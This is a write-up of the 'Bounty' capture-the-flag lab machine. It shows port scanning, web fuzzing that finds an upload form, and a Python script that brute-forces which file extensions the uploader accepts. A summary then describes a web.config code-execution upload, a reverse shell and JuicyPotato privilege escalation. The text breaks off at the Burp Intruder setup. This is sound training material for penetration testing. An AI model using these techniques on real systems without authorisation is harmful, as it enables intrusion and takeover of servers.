Bounty
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Bounty is an easy Windows box with a single service: IIS 7.5 on 80. Fuzzing revealstransfer.aspx, an uploader that filters extensions but allows.config. Uploading aweb.configwith embedded classic ASP gives code execution on IIS and, from there, a reverse shell asmerlin. That context holdsSeImpersonatePrivilege, so a Potato-style attack (JuicyPotato) elevates toNT AUTHORITY\SYSTEM.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.10.93
PING 10.10.10.93 (10.10.10.93) 56(84) bytes of data.
64 bytes from 10.10.10.93: icmp_seq=1 ttl=127 time=103 ms

--- 10.10.10.93 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1, a single hop to the lab; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
Even knowing the target is Windows, the full TCP scan is mandatory: sweeping all 65535 ports is the only thing that rules out something hiding on a high port.
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.93
Discovered open port 80/tcp on 10.10.10.93
Completed SYN Stealth Scan at 14:14, 26.36s elapsed (65535 total ports)
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 127
One port out of 65535, with the other 65534 filtered (no response), the signature of a firewall dropping silently instead of answering a RST. The whole attack surface is that 80, so version detection goes there:
nmap -p80 -sCV 10.10.10.93
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
IIS 7.5 is not a minor detail: that version ships with Windows Server 2008 R2, which pins the operating system and, later on, decides which Potato variant is viable.
TCP 80 - Fingerprinting the stack
A single open port, so it goes into the next command through extractPorts:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.93
Open ports: 80

Ports copied to clipboard
Before fuzzing anything, the stack:
whatweb 10.10.10.93
http://10.10.10.93 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5],
IP[10.10.10.93], Microsoft-IIS[7.5], Title[Bounty], X-Powered-By[ASP.NET]
IIS 7.5 with ASP.NET, and those two facts decide everything that follows: the fuzzing will have to try .asp and .aspx extensions, not .php. Wappalyzer confirms the same and adds the OS:

Web frameworks     Microsoft ASP.NET
Web servers        IIS 7.5
Operating systems  Windows Server
The landing page is just that wizard image, and its source hides nothing... except one detail worth noting:

<title>Bounty</title>
<div id="container">
<a href=""><img src="merlin.jpg" alt="IIS7" width="571" height="411" /></a>
</div>
The image file is called merlin.jpg. It proves nothing on its own, but it is a proper name on a box with no other text, and it later turns out to be the system user's name.
TCP 80 - Resource fuzzing
With nothing else on the landing page, it is time to enumerate routes. The first sweep, with dirsearch's default wordlist, comes back nearly empty:
dirsearch -u http://10.10.10.93/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.10.93/

[14:19:52] 301 -  156B  - /aspnet_client  ->  http://10.10.10.93/aspnet_client/
[14:20:03] 500 -    3KB - /WebResource.axd?d=LER8t9aS

Task Completed
One 301 and a 500 error. We repeat with a wordlist twenty times bigger:
gobuster dir -u http://10.10.10.93 \
  -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404
/UploadedFiles       (Status: 301) [Size: 156] [--> http://10.10.10.93/UploadedFiles/]
/uploadedFiles       (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedFiles/]
/uploadedfiles       (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
Progress: 220564 / 220565 (100.00%)
Finished
/UploadedFiles shows up, and the fact that it appears three times with different casing confirms the server treats paths case-insensitively, normal on IIS and useful to know. The name is a promise in itself: if there is an "uploaded files" directory, somewhere there is something that uploads files.
Visiting either directory, however, goes nowhere:

Server Error
403 - Forbidden: Access is denied.
You do not have permission to view this directory or page using the credentials that you supplied.
A 403 on both. And the reading matters, because it sets up the next step: 403 is not "does not exist", it is "it exists and I will not let you list it". Files inside may be perfectly reachable if you know their names; the only thing blocked is seeing the directory index.
What is missing, then, is the form that uploads those files. With no links giving it away, we fuzz name and extension at once, trying asp and aspx against every word in the wordlist, which is what an IIS server calls for:
wfuzz -c --hc=404 -t 200 -w directory-list-2.3-medium.txt -z list,asp-aspx http://10.10.10.93/FUZZ.FUZ2Z
 ID        Response   Lines    Word     Chars     Payload
000007570: 200        21 L     58 W     941 Ch    "transfer - aspx"
A single combination returns 200: transfer.aspx (941 characters); the rest are 400/404.

transfer.aspx is a file-upload form:
We try the first thing at hand, any old file:


Invalid File. Please try againThere is a filter. And that message, besides closing the door, opens another one: it is a different response from a successful upload, so it works as an oracle for finding out which extensions do pass.
Shell as merlin
Allowed extensions: the .config wildcard
The uploader rejects most extensions with an Invalid File. Please try again. Finding out which ones pass means trying them all, and to automate that we first need to know what the request carries. We intercept the upload with Burp:

POST /transfer.aspx HTTP/1.1
Host: 10.10.10.93
Content-Type: multipart/form-data; boundary=---------------------------18279278558592051799919338

Content-Disposition: form-data; name="__VIEWSTATE"
/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkZG...

Content-Disposition: form-data; name="__EVENTVALIDATION"
/wEWAgKni5/bBwLt3oXMAyW1jg85up8WJPrQheHTvy/7qzIo

Content-Disposition: form-data; name="FileUpload1"; filename="prueba.txt"
Content-Type: text/plain

prueba

Content-Disposition: form-data; name="btnUpload"
Upload
Four fields, and two of them are the problem: __VIEWSTATE and __EVENTVALIDATION are the tokens ASP.NET WebForms uses to keep form state, and their value is different on each page load. Replaying a captured request without refreshing them always fails.
The answer is a script that, for each extension, first requests the page and extracts those two values. The skeleton starts as simple as this, with a pdb.set_trace() to inspect the response live:
transfer_url = "http://10.10.10.93/transfer.aspx"

def uploadFile():
    r = requests.get(transfer_url)
    pdb.set_trace()
With execution halted at that point, the regular expressions get tested against the real response, which is how you avoid writing them blind:
python3 uploadFile.py
(Pdb) re.findall(r'id="__VIEWSTATE" value="(.*?)"', r.text)[0]
'/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkZGZ...'
(Pdb) re.findall(r'id="__EVENTVALIDATION" value="(.*?)"', r.text)[0]
'/wEWAgK4+8nyDgLt3oXMA5qUVCb6JzRm4MGdPkgZ0bHTwwiv'
With both expressions confirmed, the final loop requests the page, extracts the values and only then sends the upload:
def uploadFile(extension):
    s = requests.session()
    r = s.get(transfer_url)

    viewState = re.findall(r'id="__VIEWSTATE" value="(.*?)"', r.text)[0]
    eventValidation = re.findall(r'id="__EVENTVALIDATION" value="(.*?)"', r.text)[0]

    post_data = {'__VIEWSTATE': viewState, '__EVENTVALIDATION': eventValidation, 'btnUpload': 'Upload'}
    fileUploaded = {'FileUpload1': ('Prueba.' + extension, 'Esto es una prueba')}

    r = s.post(transfer_url, data=post_data, files=fileUploaded)

    if "Invalid File. Please try again" not in r.text:
        log.success("La extensión %s es válida" % extension)
The success criterion is the absence of the error message rather than the presence of a success one, which is what you get when the application gives no clear positive response.
python3 uploadFile.py
Fuerza bruta: Probando con la extensión .xspf
[+] La extensión .gif es válida
[+] La extensión .jpg es válida
[+] La extensión .png es válida
[+] La extensión .doc es válida
[+] La extensión .config es válida
[+] La extensión .jpeg es válida
[+] La extensión .xls es válida
[+] La extensión .xlsx es válida
[+] La extensión .docx es válida
The same result can be reached with Burp Intruder without writing a line of code, and it is worth seeing because it is what you reach for when there is no time to program anything. First the intercepted request goes to Intruder:

The attack type is Sniper (a single injection point) and the position marks only the extension of the filename, leaving the base name fixed:

Attack type: Sniper
filename="prueba§.txt§"
The payload is a simple list holding the same extension wordlist:
